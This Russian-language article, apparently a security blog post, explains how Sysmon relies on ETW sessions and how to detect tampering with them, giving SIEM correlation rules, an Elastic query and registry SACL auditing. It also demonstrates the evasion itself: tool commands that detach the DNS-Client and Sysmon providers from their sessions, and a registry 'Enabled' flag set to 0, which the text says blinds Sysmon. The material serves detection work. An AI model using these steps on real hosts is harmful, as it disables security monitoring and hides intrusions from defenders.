0xe     {E11F5E99-F330-4D41-8D1F-150FD6BB22F3}  WindowsUpdate_trace_log
0xf     {D2112BE4-CD15-5A9C-E38F-080A207E08D5}  EventLog-System
0x10    {603BA31E-EC5A-4CDE-BE87-ED0A16C3B170}  LwtNetLog
0x11    {95BD72D9-CB91-4DAA-9BC6-D3E97FBECB57}  Microsoft-Windows-Rdp-Graphics-RdpIdd-Trace
0x12    {BDDB885F-B5BA-4C17-9949-99876901B176}  NetCore
0x13    {8184E181-19C8-45AB-89D1-D8EAF117208F}  NtfsLog
0x14    {DCF484B5-4B68-4609-820D-E38C47E7A75F}  RadioMgr
0x15    {46C8602A-FE20-11EE-9119-525400000000}  {50BE696E-E33B-4AA7-A9F2-ACF7C9DAD5EE}
0x16    {C09355A3-96AF-4E8F-8D32-A2658DC2D5BE}  UBPM
0x17    {F52AC1CC-B92D-4D8E-8CF5-699CA40A73D2}  WdiContextLog
0x18    {76E684E4-194C-43B0-B890-8269646DE989}  WiFiSession
0x19    {92AC94A4-8B4F-4055-AF12-C30C784DA8F0}  SgrmEtwSession
0x1a    {46C85C2D-FE20-11EE-9119-806E6F6E6963}  umstartup
0x1b    {46C85C31-FE20-11EE-9119-806E6F6E6963}  UserNotPresentTraceSession
0x1c    {46C85C35-FE20-11EE-9119-525400000000}  COM
0x1d    {557D257B-180E-4AAE-8F06-86C4E46E9D00}  Terminal-Services-LSM
0x1e    {5283D5F6-65B5-425F-A30B-F16C057D6B57}  Terminal-Services-RCM
0x1f    {46C85C78-FE20-11EE-9119-525400000000}  UserMgr
0x21    {46C85D08-FE20-11EE-9119-525400000000}  SYSMON TRACE
0x22    {B1379529-6020-4A46-9396-D953051BF663}  SysmonDnsEtwSession
0x23    {46C865DC-FE20-11EE-9119-525400000000}  Microsoft-VisualStudio-Telemetry-PerfWatson2-4772
0x25    {6C119774-2014-4FA4-9495-F5CA713CB655}  8696EAC4-1288-4288-A4EE-49EE431B0AD9
0x26    {36656258-AB87-4212-BDD6-2ABDEE6BA196}  36656258-AB87-4212-BDD6-2ABDEE6BA196
0x27    {46C85E79-FE20-11EE-9119-525400000000}  SHS-04192024-104250-7-7f
0x28    {46C860D2-FE20-11EE-9119-525400000000}  Microsoft.Windows.UpdateHealthTools
-------------------------------------------------------------------------------------------
        Total ETW Sessions:       35
-------------------------------------------------------------------------------------------
```

Сессии **SYSMON TRACE** и **SysmonDnsEtwSession** создаются для того, чтобы служба **Sysmon64** могла получать сообщения о сетевых соединениях и DNS запросах. Эта информация поступает от провайдеров, присутствующих в Windows «из коробки».

Также Sysmon во время работы регистрирует собственный провайдер `Microsoft-Windows-Sysmon`, который и определяет перечень возможных EventId.




Id	Level	Opcode	Task	Keyword	Channel	Message
1	Information		Process Create (rule: ProcessCreate)		Microsoft-Windows-Sysmon/Operational	Process Create:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Image: %5FileVer...
2	Information		File creation time changed (rule: FileCreateTime)		Microsoft-Windows-Sysmon/Operational	File creation time changed:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Image:...
3	Information		Network connection detected (rule: NetworkConnect)		Microsoft-Windows-Sysmon/Operational	Network connection detected:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Im...
4	Information		Sysmon service state changed		Microsoft-Windows-Sysmon/Operational	Sysmon service state changed:UtcTime: %1State: %2Version: %3SchemaVersion: %4
5	Information		Process terminated (rule: ProcessTerminate)		Microsoft-Windows-Sysmon/Operational	Process terminated:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Image: %5Us...
6	Information		Driver loaded (rule: DriverLoad)		Microsoft-Windows-Sysmon/Operational	Driver loaded:RuleName: %1UtcTime: %2ImageLoaded: %3Hashes: %4Signed: %5Signature...
7	Information		Image loaded (rule: ImageLoad)		Microsoft-Windows-Sysmon/Operational	Image loaded:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Image: %5ImageLo...
8	Information		CreateRemoteThread detected (rule: CreateRemoteThread)		Microsoft-Windows-Sysmon/Operational	CreateRemoteThread detected:RuleName: %1UtcTime: %2SourceProcessGuid: %3SourceP...
9	Information		RawAccessRead detected (rule: RawAccessRead)		Microsoft-Windows-Sysmon/Operational	RawAccessRead detected:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Imag...
10	Information		Process accessed (rule: ProcessAccess)		Microsoft-Windows-Sysmon/Operational	Process accessed:RuleName: %1UtcTime: %2SourceProcessGUID: %3SourceProcessId: %...
11	Information		File created (rule: FileCreate)		Microsoft-Windows-Sysmon/Operational	File created:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Image: %5TargetFile...
12	Information		Registry object added or deleted (rule: RegistryEvent)		Microsoft-Windows-Sysmon/Operational	Registry object added or deleted:RuleName: %1EventType: %2UtcTime: %3ProcessGuid: %...
13	Information		Registry value set (rule: RegistryEvent)		Microsoft-Windows-Sysmon/Operational	Registry value set:RuleName: %1EventType: %2UtcTime: %3ProcessGuid: %4ProcessId: %5...
14	Information		Registry object renamed (rule: RegistryEvent)		Microsoft-Windows-Sysmon/Operational	Registry object renamed:RuleName: %1EventType: %2UtcTime: %3ProcessGuid: %4Proces...
15	Information		File stream created (rule: FileCreateStreamHash)		Microsoft-Windows-Sysmon/Operational	File stream created:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Image: %5Tar...
16	Information		Sysmon config state changed		Microsoft-Windows-Sysmon/Operational	Sysmon config state changed:UtcTime: %1Configuration: %2ConfigurationFileHash: %3
17	Information		Pipe Created (rule: PipeEvent)		Microsoft-Windows-Sysmon/Operational	Pipe Created:RuleName: %1EventType: %2UtcTime: %3ProcessGuid: %4ProcessId: %5Pipe...
18	Information		Pipe Connected (rule: PipeEvent)		Microsoft-Windows-Sysmon/Operational	Pipe Connected:RuleName: %1EventType: %2UtcTime: %3ProcessGuid: %4ProcessId: %5P...
19	Information		WmiEventFilter activity detected (rule: WmiEvent)		Microsoft-Windows-Sysmon/Operational	WmiEventFilter activity detected:RuleName: %1EventType: %2UtcTime: %3Operation: %4Us...
20	Information		WmiEventConsumer activity detected (rule: WmiEvent)		Microsoft-Windows-Sysmon/Operational	WmiEventConsumer activity detected:RuleName: %1EventType: %2UtcTime: %3Operation: ...
21	Information		WmiEventConsumerToFilter activity detected (rule: WmiEvent)		Microsoft-Windows-Sysmon/Operational	WmiEventConsumerToFilter activity detected:RuleName: %1EventType: %2UtcTime: %3Op...
22	Information		Dns query (rule: DnsQuery)		Microsoft-Windows-Sysmon/Operational	Dns query:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4QueryName: %5Query...
23	Information		File Delete archived (rule: FileDelete)		Microsoft-Windows-Sysmon/Operational	File Delete archived:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4User: %5Ima...
24	Information		Clipboard changed (rule: ClipboardChange)		Microsoft-Windows-Sysmon/Operational	Clipboard changed:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Image: %5Ses...
25	Information		Process Tampering (rule: ProcessTampering)		Microsoft-Windows-Sysmon/Operational	Process Tampering:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4Image: %5Ty...
26	Information		File Delete logged (rule: FileDeleteDetected)		Microsoft-Windows-Sysmon/Operational	File Delete logged:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4User: %5Image...
27	Information		File Block Executable (rule: FileBlockExecutable)		Microsoft-Windows-Sysmon/Operational	File Block Executable:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4User: %5Im...
28	Information		File Block Shredding (rule: FileBlockShredding)		Microsoft-Windows-Sysmon/Operational	File Block Shredding:RuleName: %1UtcTime: %2ProcessGuid: %3ProcessId: %4User: %5Ima...
255	Error		Error report		Microsoft-Windows-Sysmon/Operational	Error report:UtcTime: %1ID: %2Description: %3

Для отслеживания этих событий Sysmon создает отдельную сессию `EventLog-Microsoft-Windows-Sysmon-Operational`, с помощью которой служба журнала событий Windows их читает и записывает в соответствующий журнал.

Детектим отключение провайдера от сессии


Способ 1 — с помощью Kernel Event Tracing

Сессия SysmonDnsEtwSession потребляет события провайдера `Microsoft-Windows-DNS-Client`.




```
proch etw[PID: 7200 ] > show session 0x24
--------------------------------------------------------------------------
        SessionName:                SysmonDnsEtwSession
        SessionGuid:                {B1379529-6020-4A46-9396-D953051BF663}
        SessionHandle:              0x24
        LogFileMode:                0x800100
        EnableFlags:                0x0
        ProvidersInfo:
--------------------------------------------------------------------------
GUID                                    Name
--------------------------------------------------------------------------
{1C95126E-7EEA-49A9-A3FE-A378B03DDB4D}  Microsoft-Windows-DNS-Client
        Enabled:                    True
        Level:                      0x4
        EnableProperty:             0x40
        MatchAnyKeyword:            0xffffffffffffffff
        MatchAllKeyword:            0x0
--------------------------------------------------------------------------
        Total ETW Providers:        1
--------------------------------------------------------------------------
```

Давай попробуем отключить его от сессии.




```
proch etw[PID: 7200 ] > disable {1C95126E-7EEA-49A9-A3FE-A378B03DDB4D} 0x24
[+] (MainModule) Privider {1C95126E-7EEA-49A9-A3FE-A378B03DDB4D} successfull disabled in session 0x24.
proch etw[PID: 7200 ] > show session 0x24
------------------------------------------------------------------------------------------
        SessionName:                SysmonDnsEtwSession
        SessionGuid:                {B1379529-6020-4A46-9396-D953051BF663}
        SessionHandle:              0x24
        LogFileMode:                0x800100
        EnableFlags:                0x0
        ProvidersInfo:
------------------------------------------------------------------------------------------
GUID                                    Name
------------------------------------------------------------------------------------------
        Total ETW Providers:        0
------------------------------------------------------------------------------------------
```

По аналогии можно отключить провайдер `Microsoft-Windows-Sysmon` от сессии `EventLog-Microsoft-Windows-Sysmon-Operational`.



```
proch etw[PID: 3728 ] > disable {5770385F-C22A-43E0-BF4C-06F5698FFBD9} 0xc
[+] (MainModule) Privider {5770385F-C22A-43E0-BF4C-06F5698FFBD9} successfull disabled in session 0xc.
proch etw[PID: 3728 ] > show session 0xc
------------------------------------------------------------------------------------------
        SessionName:                EventLog-Microsoft-Windows-Sysmon-Operational
        SessionGuid:                {08DD09CD-9050-5A49-02F8-46FD443360A8}
        SessionHandle:              0xc
        LogFileMode:                0x19800180
        EnableFlags:                0x0
        ProvidersInfo:
------------------------------------------------------------------------------------------
GUID                                    Name
------------------------------------------------------------------------------------------
        Total ETW Providers:        0
------------------------------------------------------------------------------------------
```

И посмотрим, какие события появятся в журнале `Microsoft-Windows-Kernel-EventTracing\Analytic`.



Свойства событий - Событие 15, Kernel-EventTracing

Provider {1c95126e-7eea-49a9-a3fe-a378b03ddb4d} is no longer enabled to session "SysmonDnsEtwSession".

Имя журнала: Microsoft-Windows-Kernel-EventTracing/Analytic
Источник: Kernel-EventTracing
Дата: 19.04.2024 12:51:25
Код события: 15
Категория задачи: Поставщик
Уровень: Подробно
Ключевые слова: (1024),Поставщик

Мы видим событие `EventId 15`, которое говорит о том, что провайдер был отключен от сессии `SysmonDnsEtwSession`. Событие не предоставляет информации об имени провайдера, только идентификатор:

```
{1C95126E-7EEA-49A9-A3FE-A378B03DDB4D}
```

GUID соответствует провайдеру `Microsoft-Windows-DNS-Client`. Однако имя провайдера это не обязательный параметр, так как само по себе отключение провайдера от `SysmonDnsEtwSession` подозрительно.


На основе этой информации можно получить условие формирования алерта:

```
event SysmonSession_DisableProvider:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        lower(event_src.title) ==
"microsoft-windows-kernel-eventtracing" and
        msgid == "15" and
        in_list(["sysmondnsetwsession",
"eventlog-microsoft-windows-sysmon-operational"], lower(object.name))
    }

rule Sysmon_provider_disabled_from_Sysmon_session:
SysmonSession_DisableProvider
```

У Sysmon две сессии, из которых есть возможность исключить провайдер, — это `SysmonDnsEtwSession` и `EventLog-Microsoft-Windows-Sysmon-Operational`. Причем если из первой сессии исключить провайдер, то Sysmon потеряет лишь информацию о событиях клиента DNS, в случае же со второй Sysmon ослепнет полностью.

Полный текст правила можно посмотреть в репозитории Open XP Rules.

Корреляция для Elastic SIEM будет выглядеть следующим образом.



```
any where (
      event.provider == "Microsoft-Windows-Kernel-EventTracing" and
      event.code == "15" and
      winlog.event_data.SessionName like~ ("sysmondnsetwsession",
"eventlog-microsoft-windows-sysmon-operational")
)
```

Способ 2 — с помощью Security Auditing


Отлично, мы посмотрели, как можно детектить манипуляции с объектами ETW на основе событий провайдера `Microsoft-Windows-Kernel-EventTracing`, но есть еще один способ. Как известно, параметры ETW сессий сохраняются в реестре

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger\
```

Атакующий может сделать куда проще и изменить их прямо там. За потребление событий конкретного провайдера сессией отвечает флаг `Enabled`:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger\<
SessionName>\<ProviderGuid>
```

Если значение этого параметра установить равным нулю, то сессия перестанет потреблять события провайдера (при следующем старте системы, разумеется).




\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger\EventLog-Microsoft-Windows-Sysmon-Operational\{5770385f-c22a-43e0-bf4c-06f5698ffbd9}

Имя	Тип	Значение
(По умолчанию)	REG_SZ	(значение не присвоено)
Enabled	REG_DWORD	0x00000000 (0)
EnableLevel	REG_DWORD	0x00000000 (0)
EnableProperty	REG_DWORD	0x00000001 (1)
LoggerName	REG_SZ	EventLog-Microsoft-Windows-Sysmon-Operational
MatchAllKeyword	REG_QWORD	0xffffffffffffffff (18446744073709551615)
MatchAnyKeyword	REG_QWORD	0x00000001 (1)
Status	REG_DWORD	0x00000000 (0)

Детектить эту активность можно с помощью штатного аудита (EventId 4657, при условии, что навешан соответствующий SACL на ветку реестра) либо с помощью самого Sysmon, ведь изменения вступят в силу только при следующем старте системы и есть вероятность, что `EventId 13` все-таки успеет дойти до SIEM.

Поэтому давай настроим SACL с помощью GPO.



MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger\EventLog-Microsoft-Windows-Sysmon-Operational

Параметр политики безопасности: MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger\E

● Настроить этот раздел
● Распространить наследуемые разрешения на все подразделы

Группы или пользователи: Нет групп или пользователей, имеющих разрешение на доступ к данному объекту, но владелец объекта может назначить разрешения.

